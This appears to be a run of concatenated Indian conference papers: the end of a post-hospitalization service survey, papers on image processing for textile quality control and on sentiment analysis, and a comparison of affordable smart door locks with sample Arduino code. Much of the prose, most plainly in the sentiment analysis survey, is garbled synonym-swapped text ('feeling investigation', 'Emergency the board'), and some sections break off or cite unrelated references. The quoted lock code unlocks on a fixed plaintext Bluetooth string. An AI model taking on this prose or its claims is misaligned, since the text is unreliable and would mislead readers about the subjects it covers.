- To provide multi-channel support
- To demonstrate product knowledge
- To study complaints and compliments

Hypothesis

- There is a significant difference between awareness and use of services after the service of post-hospitalization (Ha)
- There is no significant difference between awareness and use of service after the services of post-hospitalization (Ho).

Research methodology

The researcher is doing descriptive quantitative research. Design is used as a focus on the survey and fact-finding inquiries through the structured questionnaire. The study makes use of quantitative research as it allows the researcher to examine the relationship between the variables. Types and source of data. There will be two types of data bring into use as primary data and secondary data. Primary will be collected through interviews, surveys, questionnaires, etc. Secondary data will be collected through various newspapers and various channels. Target Population and sample size The target population is discharged patients, Population size will be 70, and the sample size will be 30 in Thane district (Maharashtra) Sampling method The sampling method will be the snowball sampling method, which will bring into use. Statistical tools will be used as a bar diagram, graphs, tables, etc. It has been concluded that awareness and use of services after post-hospitalization of patients is very less. This has a reason for the illiteracy and not knowing the value of customer services etc.

REFERENCES

1. Bhavana. (2019). Service sector innovation and business performance in Indian banking. Shodhganga.
2. Danani, S. (2019). A comparative study of business innovation, strategies of MNC, and Indian corporate.
3. Shodhganga.Kumar, D. S. (2013). Measuring customer satisfaction in the banking sector with special reference to the bank of Surat city. Asia Pacific journal of marketing
4. Makhmoor. (2018). Influence and technology development on business model innovation. Shodhganga.
5. Mehra, D. (2019). Industrial innovation in product design engineering in the current competitive scenario in India.Shodhgangotri.
6. Pankaj, M. (2012). Impact of e-business on corporate performance with special reference to the banking sector in Maharashtra. Shodgangotri.
7. Suganda, P. (2018). Creativity and innovation in retail marketing. Shodhganga.
8. Vineeth, K. (2018). The role and impact of Non-Government Organization in Entrepreneurship Development in Kerala state. Shodhganga.
9. Ramola. S.K. Kumar Neeraj, (2015), Vol.No. 3 No.1, ISSN 22321-4147, Customers perception and their satisfaction in innovative banking industries, A case study of Uttarakhand, India
10. Srivastava, Vaibhav, (2015), article showcased the Make in India initiative towards encouraging innovation and entrepreneurship.
11. Department of business innovation and skill, (2012), Some small businesses may consider accessing a wider range of finance including an initial public officer(IPO), private placement, or private equity sale.
12. Singh Meera, (2012), All the elements of 4p's of the marketing mix as it helps in achieving organizational goals of profit
13. Madhuri G.V. and Tejaswani K.(2012), Role of Small Medium Enterprises in international of Andhra Pradesh Handloom Industries.
14. Patil, G. and Mirajkar R, (2014), The transformation of Warlis through Warli painting -A study. Varghese,
15. A.and Salim,M.H.(2016), Handloom industry in Kerala, A study of the problems and challenges.
16. Shah, R. (2016), an assessment of the handicraft sector of Jammu and Kashmir with reference to central Kashmir.
17. Shraddha Deoda, (2015), Author attempted to identify the general sentiments, challenges, and opportunities for Indian banking industries
18. Jain and Malhotra, (2012), Author have studied the prior experience of computers and technology, as well as attitude towards computers, influence both the attitude towards online banking and actual behavior.

Approach on Textile Quality Control using Image Processing

Mr.Jvalantkumar K. Patel Research scholar

Department of Computer science and Application Mandsaur University, Mandsaur (M.P.)

jvalant007@gmail.com

Dr.B.K.Sharma Associate Professor

Department of Computer science and Application Mandsaur University, Mandsaur (M.P.)

bksharma7426@gmail.com

I. INTRODUCTION

Information Technology and its growth have revolutionized the warehouse and textile industry. With the help of processing techniques, these industries offer the highest benefits. On the other hand, success in any industry / organization is a combination of solid processing strategies or we can say better processing of their raw data. Managing quality in Textile plants with new styles and technologies is a new concept. Every industry relies on some kind of digital system to use their data. Today, each organization has one goal- To increase productivity for better profit. However, this depends not only on the sales we receive but also on the quality of the limited time we offer. Introducing various Data Processing Tools and Strategies can really help these industries produce a wide range of quality products.

Fabric Industry and its processes

There are two types of textile industry namely Formal and Informal. The industrial sector is also called the middle sector or Mill sector with spinning machines, composite mills. On the other hand, Informal is called Decentralized with Handlooms, Power looms, Hosiery and khaddi units also operating units. But both have the same production process as follows-

1. Collecting raw materials.
2. Decoration
3. Weaving.
4. The rope dies.
5. Fabric knitting.
6. Fabric processing.

Image Processing in Textile Industry

Typically, image processing is the process of analyzing data from different perspectives and summarizing it into useful or output information. Helps users to analyze data from different shapes such as scales, angles, and categories. Image processing and its methods provide a highly inspiring roadmap for the future development of a fast and reliable production tool strategy, powerful material process controls and material attributes. Image processing is very helpful in compiling and reviewing material, which includes spatial testing and processing of fabric features. Digital Processed Photos provide a promising application as well as fast, accurate, and targeted processing of a variety of visual aids. Purpose Quality is the highest priority for any retailer / user in the industry. Vendors are ready to spend money if they find the best quality. Therefore, Graphic Design helps these textile retailers to produce their product to the highest standards.

The ever-evolving nature of computers is now creating the potential for extended effects of their use, including the separation and measurement of geometric scales and even small requirements including material. Image processing allows for a more precise examination of the important basic parameters of specific material such as density, vibration, and turning value. This system likewise enables the measurement of other components of the external material structure, for example, the air parameter and the thickness of the material.

On the other hand, we can say that the image processing system empowers images of long crossings and cross lines to be obtained, measurements to be re-examined, and images of precise material that allow for a view of cord shortages and certainty about their problems. With the help of image processing, the industry offers the best output in the following way-


- 1- Vendors adhere to the initial requirement.

- 2- Vendors receive the specific product /product as required
- 3- Quality delivery.
- 4- Low cost.
- 5- Better productivity.

Many more as we know that image processing transforms an image into a digital form and performs certain functions that send a signal to the production process. The final product after processing is mapped with pre-exit requirements.



6. It always assists in advanced production and process controls.
 7. Maintains overuse of raw data and helps to gather accurate information.
 8. Helps with minimal waste and performance.
 9. Helps to reduce operating costs and scientific tolerance.
 - 10.Helps with better recruitment with the latest strategies.
 - 11.Helps to maintain the seller's obligations with better quality and productivity.
 - 12.Lastly, Customer Satisfaction and Trust.
- Therefore, the above points not only pushed the textile industry to grow with high efficiency but also many large segments were also driven by image processing.



Update

The Cutting-Edge Textile industry has faced various difficulties in creating the ideal combination. Such a situation requires improved quality, extended generation and flexibility, available stock and cost reduction.

For this reason, the Textile world and its functionality require a web, consistent, and flexible controls. Image processing is one such system that converts images into numerical formats. It is a field that quickly converts images into logical pieces of information in digital formats. The use of advanced processing techniques allows very clear solutions for important parameters of textile materials such as durability, wool and turning value, which are used to obtain desired texture, fiber delivery in nonwovens, and so on.

Conclusion

Image processing in the Textile world has few advantages compared to other technologies. It offers many ways to process the first image to get the best and most accurate picture quality. Another fact of image processing is that images are 2 sizes even larger but

Benefits of Image Processing in the Textile Industry

Quality is a basic need of any customer and the most important part, especially in the textile world. The modern textile industry is focused on providing the best output with a small budget that keeps customers' perspective in mind and the latest trends in the market.

Let's take a look at how image processing is beneficial for controlling the best quality with the indicators below-

- 1 Assists in the final planning, processing and use as required.
2. Reduce operating costs and losses.
3. Assists in the evaluation and analysis of continuous and completed Orders Products.
- 4 Helps to fix defective products that can lead to poor market performance.
5. Set the best quality standards for all situations within the timeline.

digital images are displayed in multidimensional formats.

One of the greatest benefits of image processing in textile control - the power of image processing controller. The background image adjustment allows the controller to control the pixel shadows to review the intensity and complexity of the image, and in addition, create other management options that may result in improved resolution and slightly redesigned versions.

References

1. Unser M. and Ade F. (1984): Feature extraction and decision program for automatic inspection of texture materials, "Pattern Recognition Letters", Volume 1. 2, No. 3, pages 185-191
2. Tunák M. and Linka A. (2005): Planar anisotropy of optical fiber system using 2D Fourier transform, Proceedings of the Twelfth International Conference (STRUTEX), Liberec, Czech Republic, pages 28-29
3. Thilepa R (2010): A paper on the use of image processing technology to automatically troubleshoot fabrics in MATLAB, Signal and Image Processing: International Journal (SIPIJ), Volume 1. 1, No. 2, pages 88-99.
4. Gedziorowski M. and Garcia J. (1995): Programmable optical digital processor for ranking and morphological filtering, "Optical Communications", Volume 1. 119, Issues 1-2, pp. 207-217
5. Vergados D., Anagnostopoulos C., Anagnostopoulos I., Kayafas E., Loumos V. and Stassinopoulos G. (2001): Evaluation of texture segmentation technology for real-time computer vision applications, automation, multimedia and video technology development systems and Modern Computer Science, WSES Press, pp 332-335.
6. Jasper W. J. and Potlapalli H. (1995): Image analysis of burrs in woven fabrics, "Journal of Textile Research", Volume 1. 65, November, pp. 683-692.
7. Mallik-Goswami B. and Datta A. K. (2000): Using laser-based morphological image processing to detect defects in fabrics, Journal of Textile Research, Vol. 1. 70, pages 758-762
8. Kwak C., Ventura J. A. and Tofang-Sazi K (2001): Automatic defect inspection and classification of leather fabrics, "Intelligent Data Analysis", pages 355-370.
9. Nematullo Rahmatov, Anand Paul, Faisal Saeed, Won-Hwa Hong, HyunCheol Seo (2019): Automatic image processing based on machine learning for industrial IoT quality management, pages 1-10.
10. Jakiya Alase, Ashish Hulle (2018): Image analysis technology for textile quality assessment, pages 35-39.
11. 23.J.L. Jiang, W.K. Wong (2017): Basic Computer Vision Technology Commonly Used in Textile Quality Control, Page 3-15
12. Glen A Hearn (2018): A new look: how machine vision changes textile inspection ,Page 1-20
13. Jacqueline Regnier (Jacqueline Regnier (2018): Artificial intelligence system, used to automate the quality control process of the textile industry, page 10-25
14. Aaulo Vargas (2019): Mouricio Edgar, Marcelo Recardo, Development of an online fabric inspection system, pages 5-21
15. Robert Drobina, Mieczysław S. Machnio (2006), "Research on the Application of Image Analysis Technology in Textile Recognition", pages 1-20
16. Tamás Czimmermann, Gastone Ciut, Mario

Opinion Analysis – an assessment of the feeling of individuals: a Survey

Parita Vishal Shah^{#1}, Priya Swaminarayan^{*2}, Rahul Vaghela^{#3}

^{1,3}Research Scholar- Faculty of IT & CS, Parul University, Vadodara - 391760, India

¹Computer Engineering Department Gandhinagar Institute of Technology, Gandhinagar 382721, India

³Information Technology Department Gandhinagar Institute of Technology, Gandhinagar 382721, India

¹paritaponkiya@gmail.com ³ravaghela83@gmail.com

²Dean - Faculty of IT & CS, Parul University, Vadodara - 391760, India

³priya.swaminarayan@paruluniversity.ac.in

* Corresponding author [Email: paritaponkiya@gmail.com](mailto:paritaponkiya@gmail.com)

Abstract- Online documents have gotten a lot of consideration as of late from a person's view and contemplations as essential platform. Set of conditions leads to expanding interest in techniques for consequently gathering and assessing individual sentiments from online archives, for example, client surveys, weblogs and remarks on electronically open media, accentuation of current studies are essentially on disposition investigation. interest of individuals is on planning a construction which can classify sensations of people as computerized letter. Recovering and deciding convictions from web requires suitable instrument that can be utilized to procure and assessing contemplations of the longings of online customers, which could be valuable for financial or showcasing research. A part of Natural Language Processing (NLP), Sentiment Analysis (SA), has encountered a developing interest in the previous decade. The challenges and odds of this rising field are in like manner discussed, provoking our hypothesis that the investigation of multimodal opinion has a huge undiscovered potential.

Keywords- Natural language processing, Sentiment Analysis, Classification, Text retrieval, Opinion mining

I. INTRODUCTION

To recover data from web is a significant errand to fulfill requirements of various clients. Manual order of text information is tedious cycle, which makes it hard for taking care of the gigantic number of text information. Data gathering has consistently a significant angle to figure out what client thinks. Because of developing assets of data, it is hard to utilize data innovations to comprehend the perspective on others [1].

One of the major tests of Natural Language Processing is Sentiment Analysis. Online media (like Facebook, WhatsApp, twitter, Instagram) is most normal stage for individuals to offer their perspective with regards to different angles. Client produced information comprise of various structures and area like business, finance, style,

governmental issues, education, diversion and numerous more. To gather these sort of information Semantic Analysis has turned into a compelling method for understanding client's perspective on specific thing [2].

Feeling investigation is text mining type which arranges the text dependent on its sort into various classes. Gathered information are ordered into various classes like positive, negative, and nonpartisan. These are the three fundamental classes of order where each perspective of client is set in its ideal class dependent on the outcomes acquired in the wake of handling it [3].

Opinion examination can be performed at three distinct levels: archive, sentence, and angle level. The report level opinion investigation can be characterized as order of whole archive as sure and Negative record. The sentence level opinion examination is like abstract technique. At this level suppositions (Positive, Negative and) not really set in stone from each sentence. The perspective level feeling examination targets distinguishing the objective of the opinion [4].

II. LITERATURE SURVEY

Feeling investigation or assessment mining is the strategy by which abstract information is characterized and recognized utilizing normal language handling, text examination, and computational etymology. To put it plainly, the reason for opinion investigation is to separate data on the author's or alternately speaker's demeanor towards a particular point or a record's all out extremity. The principal articles with their catchphrases that pre-owned opinion examination was distributed around 10 years prior, yet the discipline might follow its underlying foundations back to the mid-nineteenth century. The General Inquirer is one of the main apparatuses for looking at opinions [5].

Assessment recognizing verification is an amazingly complicated issue, and thusly much

effort has been set into separating and endeavoring to appreciate its different points of view, see for instance. Standard wellsprings of determined works have been film and thing reviews, web diaries and Twitter posts. [5]

As reports have commonly been considered neutral and liberated from speculations, little spotlight has been on them. Regardless, the excitement for this space is creating, as mechanized trading estimations address a reliably extending piece of the trade [6].

A fast and direct methodology for concluding the sensation of a book is using a pre-described collection of appraisals bearing words and essentially amassing the presumptions found. Further created strategies don't treat all words likewise yet allocate more weight to huge words depending upon their circumstance in the sentence [7]. Tragically, most areas are extremely extraordinary, which implies that in another space, one assortment of words that is undoubtedly suitable in one area won't fill in also. For instance, endeavors were made to determine this weakness [8].

One more part of feeling investigation utilized a more semantic methodology and zeroed in on removing assessment holders and statements from texts. While regular language handling innovations proceed to improve, and computational power keeps on becoming less expensive, further assets are probably going to be placed into modern computerized strategies for text handling [9].

III. SENTIMENT ANALYSIS

It is a course of computationally distinguishing and classifying sentiments communicated in a piece of message, particularly to decide if the essayist's demeanor towards a specific theme, item, and so on is positive, negative, or impartial.

Opinion Analysis replies to questions like underneath [10]: How do your clients feel about your image?

What is the manner of speaking with regards to your image in web-based media? What are the pressing discussions in online media that should be tended to?

Following are advantages of feeling examination [7].

A. *Change advertising technique*

The data you get from feeling examination furnishes you with means to enhance your promoting methodology. By paying attention to what your clients feel and think about your image, you can change your undeniable level informing to address their issues.

B. *Measure ROI of your showcasing effort*

Achievement of your advertising effort isn't

estimated simply by the expansion in the quantity of devotees, likes, or remarks. The achievement likewise lies in how much certain conversations you can help work with among your clients. By doing opinion examination, you can perceive how much certain or negative conversations have happened among your crowd. By joining the quantitative and the subjective estimations, you can gauge the genuine ROI of your promoting effort.

C. *Foster item quality*

Feeling examination assists you with finishing your statistical surveying by hearing to know what your clients' thoughts are about your items/administrations and how you can adjust your items/administrations' quality and highlights with their preferences.

D. *Further develop client assistance*

There are many variables that add to incredible client assistance, for example, on-time conveyance, being responsive in online media, and satisfactory pay for item's blunders. Feeling examination can get negative conversations and give you continuous cautions so you can react rapidly. In the event that clients grumble about something identified with your image, the quicker you respond, the more probable clients will neglect being irritated in any case and be happy with the extraordinary client support. Opinion examination as a feature of social paying attention to oversee protests assists you with abstaining from leaving your clients feeling overlooked and furious.

E. *Emergency the board*

Assuming you have opinion examination set up, you can recognize potential indications dependent on what subject your clients are talking about, how they feel about it, and deal with the emergency before it is past the point of no return.

F. *Lead age*

Since opinion examination will stop for a minute your crowd needs, needs, and feels about something, you can get a handle on better plans to make content that can draw in new clients to you.

G. *Deals Revenue*

When there are more certain conversations continuing, your business income will increment, and when there are more regrettable conversations continuing, your business income will diminish. We can utilize feeling investigation to ensure that you have more good conversations happening in online media than not.

IV. SENTIMENT ANALYSIS

Knowing the various kinds of feeling investigation is fundamental. You may utilize opinion investigation for different purposes, yet which one accommodates your motivation the best? [11-15]

A. Fine-grained opinion

This investigation provides you with a comprehension of the input you get from clients. You can get exact outcomes as far as the extremity of the info. Nonetheless, the interaction to comprehend this can be more work and cost-concentrated when contrasted with different sorts.

B. Feeling Detection Sentiment Analysis

This is a more modern method of recognizing the feeling in a piece of text. Dictionaries and AI are utilized to decide the feeling. Dictionaries are arrangements of words that are either sure or negative. This makes it more straightforward to isolate the terms as indicated by their feeling. The upside of utilizing this is that an organization can likewise comprehend the reason why a client feels a specific way. This is more calculation based and may be mind boggling to comprehend from the outset.

C. Angle based

This sort of feeling investigation is generally for one part of a help or item. For instance, if an organization that sells TVs utilizes this sort of feeling investigation, it very well may be for one part of TVs – like splendor, sound, and so forth So they can see how clients feel about explicit characteristics of the item.

D. Plan examination

This is a more profound comprehension of the goal of the client. For instance, an organization can anticipate assuming a client means to utilize the item or not. This implies that the expectation of a specific client can be followed, shaping an example, and afterward utilized for promoting and publicizing. Various techniques are utilized for these various kinds of feeling examination – while one is rule-based, the other is programmed. Rule-based opinion investigation is more unbending and may not generally be precise. It includes the normal language handling (NLP) schedule. Then again, programmed feeling investigation is nattier gritty and inside and out. AI is utilized to interpret the criticism given by every client. Thus, there is more accuracy and adaptability here.

SENTIMENT ANALYSIS STAGES




Fig. 1. shows steps involve for sentiment classification [15-18].

Fig. 1 Sentiment classification

A. Data collection

Buyers normally express their opinions on open gatherings like the sites, conversation sheets, item surveys just as on their private logs – Social organization locales like Facebook and Twitter. Sentiments and sentiments are communicated in various manner, with various jargon, setting of composing, use of short structures and shoptalk, making the information enormous and disarranged.

B. Preprocessing

Text readiness is only separating the removed information before investigation. It incorporates recognizing and wiping out non-literary substance and content that is unessential to the space of study from the information.

C. Feature selection

At this stage, each sentence of the audit and assessment is analyzed for subjectivity. Sentences with abstract articulations are held and that which passes on true articulations are disposed of. Opinion examination is done at various levels utilizing normal computational strategies like Unigrams, lemmas, nullification, etc.

D. Classification

Feelings can be comprehensively characterized into two gatherings, good and negative. At this phase of feeling examination system, each emotional sentence identified is ordered into bunches good, negative, great, terrible, like, dislike.

E. Output

The fundamental thought of opinion examination is to change over unstructured text into significant data. After the fulfillment of investigation, the text results are shown on diagrams like pie outline, bar graph and line charts.

V. CONCLUSION

Investigation of feeling has numerous applications in data frameworks, including grouping of audits, outline of surveys, extraction of equivalents and antonyms, following of sentiments in web-based conversations, etc. This paper endeavors to present the issue of opinion order at various levels, i.e., report level, sentence level, word level and perspective level. Likewise, a few methods were presented that

were utilized to tackle these issues. In this paper, we introduced a synopsis of the hypothesis and objectives of opinion examination, analyzed the cutting edge, and investigated the field-related issues and viewpoints.

REFERENCES

- [1] Rani S, Kumar P (2019) A journey of Indian languages over sentiment analysis a systematic review. *Artif Intell Rev* 52:1415–1462. <https://doi.org/10.1007/s10462-018-9670-y>
- [2] Hussein DME-DM (2018) A survey on sentiment analysis challenges. *J King Saud Univ EngSci* 30(4):330–338. <https://doi.org/10.1016/j.jksues.2016.04.002>
- [3] Wataru Souma¹, Irena Vodenska, Hideaki Aoyama, Enhanced news sentiment analysis using deep learning methods (2019), Springer.
- [4] S. Sachin Kumar, M. Anand Kumar and K. P. Soman, Identifying Sentiment of Malayalam Tweets Using Deep Learning (2019), Springer.
- [5] Chetana Tailor and Bankim Patel, Sentence Tokenization Using Statistical Unsupervised Machine Learning and Rule-Based Approach for Running Text in Gujarati Language (2019) Springer.
- [6] Asst Prof. Dr. Sefer Kurnaz, Mustafa Ahmed Mahmood, Sentiment Analysis in Data of Twitter using Machine Learning Algorithms (2019), Sefer Kurnaz et al, International Journal of Computer Science and Mobile Computing, Vol.8 Issue.3, March- 2019, pg. 31-35
- [7] Zuhe Li, Yangyu Fan & Bin Jiang & Tao Lei & Weihua Liu, A survey on sentiment analysis and opinion mining for social multimedia (2018). Springer Science+Business Media, LLC, part of Springer Nature 2018
- [8] Koyel Chakraborty, Siddhartha Bhattacharyya, Rajib Bag and Aboul Ella Hassanien, Comparative Sentiment Analysis on a Set of Movie Reviews Using Deep Learning Approach (2018), Springer International Publishing AG, part of Springer Nature 2018
- [9] Charu Nanda, Mohit Dua and Garima Nanda, Sentiment Analysis of Movie Reviews in Hindi
- [10] Language using Machine Learning (2018), International Conference on Communication and Signal Processing, April 3-5, 2018, India
- [11] Rajnish M. Rakholia¹ and Jatinder Kumar R. Saini, Classification of Gujarati Documents using Naïve Bayes Classifier (2017), Indian Journal of Science and Technology, Vol 10(5), DOI: 10.17485/ijst/2017/v10i5/103233.
- [12] Wenpeng Yin, Katharina Kann, Mo Yu and Hinrich Schütze, Comparative Study of CNN and RNN for Natural Language Processing (2017)
- [13] Xin Xie, Songlin Ge, Fengping Hu, Mingye Xie, Nan Jiang, An improved algorithm for sentiment analysis based on maximum entropy (2017). Springer-Verlag GmbH Germany 2017
- [14] Rajesh Bose, Raktim Kumar Dey, Sandip Roy and Debabrata Sarddar, Analyzing Political Sentiment Using Twitter Data (2017). Springer Nature Singapore Pte Ltd.
- [15] Guixian Xu, Yueting Meng, Xiaoyu Qiu, Ziheng Yu, and Xu Wu, Sentiment Analysis of Comment Texts based on BiLSTM (2017), IEEE Access
- [16] Vrunda C. Joshi, Dr. Vipul M. Vekariya, An Approach to Sentiment Analysis on Gujarati Tweets (2017), Advances in Computational Sciences and Technology ISSN 0973-6107 Volume 10, Number 5 (2017) pp. 1487-1493
- [17] Dan Li, Jiang Qian, Beijing, China, Text Sentiment Analysis Based on Long Short-Term Memory (2016), IEEE
- [18] Ashish B. Tikarya, Kothari Mayur, Pinkeh H. Patel, Pre-Processing Phase of Text Summarization Based on Gujarati Language (2014), International Journal of Innovative Research in Computer Science & Technology (IJIRCST) ISSN: 2347-5552, Volume-2, Issue-4, July – 2014

Choosing Most Affordable Smart Door Lock

#1Padamanaava Karmakar,*2Prof. Kaushal Gor

#1:PG Student,MCA

*2:Assistant Prof.,MCA

Faculty of IT & Computer Science,

Parul Institute of Engineering and Technology-MCA

Parul University , Vadodara,India

karpadmanava16@gmail.com,kaushal.gor@paruluniversity.ac.in

Abstract- Our generation is smart , people are getting smarter by using smart technologies .Smart devices makes life simple, easy and secure too. Now talking about security, general public has significantly worried about conceptual security either in family units or in work place condition. So set up of Smart Lock is much needed in present condition .Using the conventional key locks there are so many difficulties like what if your keys are lost ,or thieves may break through old locks or maybe they can get your keys somehow and break through your house or workplace .There are many researchers who have developed or tried to develop Smart Door Lock in various techniques .But there is one thing to remember ,not everyone can afford high cost security system where in this vast population everyone needs affordable security system or we can say smart door lock for them .So I am working on this to compare various Smart Door Locks already available and getting the conclusion which can be most affordable for all of us rather than only high profile rich people.

Keywords- Internet-of-Things, Smart Door Lock, Sensors.

I. INTRODUCTION

The goal of our research paper is to find out most affordable door lock. So, I have taken mainly 4 different types of door lock for detailed comparison and then I can get the conclusion. Before coming to conclusion it would me in our mind that we are giving priority to the average people and trying to coming out with their solution .I will compare their detailed techniques, methods and implementations

II. LITRATURE REVIEW

Comparison of other SDL technologies and finding out the cheapest one

1.[1] PASSWORD BASED SECURITY LOCK SYSTEM by Arpita Mishra , SK Dubey, Sachin Dubey, Siddharth Sharma :These people have developed a password based smart door lock using GSM technology ,which enables the user to remotely control the operation .Just by pressing keypad of remote telephone the user performs ON or OFF .

The model contains a matrix keypad ,a door latch opener and a GSM modem for the security dial up interfaced with the microcontroller. The keypad interfaced to the controller is used as the password entry system to open or close the door .As soon as the user enters the correct password the door lock opens. If the password is incorrect the security alarm is rung .The GSM modem uses UART interface to the controller .When the unauthorized person gives an invalid password the controller uses the modem to inform the owner.

To build the device they are using Tmega 8 microcontroller,4*3 number keypad,16*2 character LCD module ,vehicle centre lock motors and power.

The basic concept of software design is should scan the pressed key values by the microcontroller and according to that signal change of the port D it return which key has pressed and check if entered password and stored password is same or not .If they match motor is activated and the door is opened.




Fig-1:Block diagram[1]

2. Smart Door Lock Using IoT by Karthik A Patil, Niteen Vittalkar, Pavan Hirenmath, Manoj A Murthy: They have created a budget friendly smart door lock by using biometric authentication .They are using mobile phone’s finger print scanner. They are using Arduino Nano as microcontroller, Bluetooth HC 05,Servo motor, wires 10 cm,battery 5-6 V ,these components as hardware .They are using Kodular to bake Android app and Arduino IDE as software .

We have to create a loop function that stores device ID sent via Bluetooth.It is stored in “read” string. If condition is used for verifying device id.If it is authenticated the application sends device id to Arduino Nano board. If authentication is matched the servo motor is unlocked. If authentication is not done that is finger print is not matched the lock is remained in lock position.

Arduino code checking device

Then they bakes android application. After the installation of the application and the code is uploaded into the smartphone. Then following components are connected then soldered together.

Pins Components

Rx Bluetooth Tx

Tx Bluetooth Rx

5V Bluetooth 5V

GND Bluetooth GND

GND Servo Motor GND

Pin 9 Servo Motor Signal Wire

At last servo motor is attached in that broken lock and the lock is powered using a battery of 5-9V. Then the Bluetooth in phone is turned on and is paired with the Bluetooth module connected to the Arduino board. On opening the application the Bluetooth icon shows into lock icon.

As we touch the fingerprint symbol, a message box requesting to unlock with fingerprint pops up. Next touch the fingerprint sensor on the smart phone . In the event that it matches with the fingerprint set in the smart phone, at that point it turns the lock to 'on position' and simultaneously the lock symbol changes into unlocked icon.

```
#include <Servo.h>
String reads;

Servo myservo;

void setup() {
  Serial.begin(9600);
  myservo.attach(9);
  // put your setup code here, to run once:
}
}
```

Fig-2:Arduino setting servo [2]

```
void loop() {
  while (Serial.available()==0);
  reads=Serial.readStringUntil('\n');

  if (reads== "adrfjhlnm")
  {
    myservo.write(0);
  }
  if (reads== "wrong")
  {
    myservo.write(79);
  }
}
```

Fig-3:Arduino code checking device[2]




Fig-4:Connection[2]




Fig-5:App interface[2]




Fig-6: When fingerprint doesn't match[2]

[3] Kristoffer Djupsjo and Masar Almosawi implemented an high security based smart door lock. They used Particle Photon micro controller, Estimote's Bluetooth beacon,

A relay has two circuits; a control circuit and a load circuit. When the control circuit is turned on current starts flowing through a coil, it generates a magnetic field that attracts the armature and the load circuit is closed. A relay is used to control different circuits by one signal. Relays are used whenever it is necessary to control high power or high voltage with a low power circuit. Low power devices as microprocessors can drive relays to control electrical loads beyond their direct drive.

The Photon MCU was used to test a basic functionality within the design. A test program was written to control a LED on the microcontroller itself. Thereafter, a test environment was set up on a breadboard to control an external LED using a relay that controls the high voltage coming from the source. The microcontroller would interpret the signal to determine whether turning on/off the LED.




Fig-7: System circuit[3]

1. Android Application asks for authentication by sending username and password via HTTPS.
2. "Auth API" asks for an access token from Azure AD with provided user credentials, resource ID, and client ID.
3. If the information sent with the request is valid the Azure AD and it responds with an access token valid for 2 hours.
4. The token is sent back to the Android Application via HTTPS. The Android client can now make authenticated calls to the Door API.
5. The Android application will start listening for registered beacons. When a Beacon transmission is received, the application will confirm that the beacons are from a valid source.
6. The Android will request to open the door if the beacon validation is successful. Access token and the function name is provided in the HTTPS call.
7. The door will send a new HTTPS request to the particle if the received request is authenticated and authorized. The request to Spark Cloud will contain the unique access token and device for the Particle device.
8. Spark will send the specific function call (in this case "open door") to the device with the correct device ID.
9. The Photon device will return a specific value of the function called was executed correctly or not.
10. Spark Cloud will send an HTTPS response back to the door API containing information about the status of the request.
11. Door API sends a response back to Android telling the application if the request was successful or not.

No doubt it's a very secure and complex mechanism as well. Though it has challenges like LAN mistrust, Environment issues, app over privilege. But to implement it is quite costly and we can not consider it as the cheapest SDL.

4. [4]sensible lock: a protection system mistreatment Bluetooth and camera verification by Bhalekar Pandurang, Jamgaonkar Dhanesh, Prof. Mrs. Shailaja Pede, Ghangale Akshay, Garge Rahul :

The system are designed for security functions. it'll work as once the bell rings at the door, can act as a trigger to the camera and also the camera will capture the video of the person standing before of the door, can be shown to the registered user UN agency is removed from home so he will establish the person and might share the key thereupon person for a specific fundamental quantity.

This will increase nice security for homes which too while not human intervention.

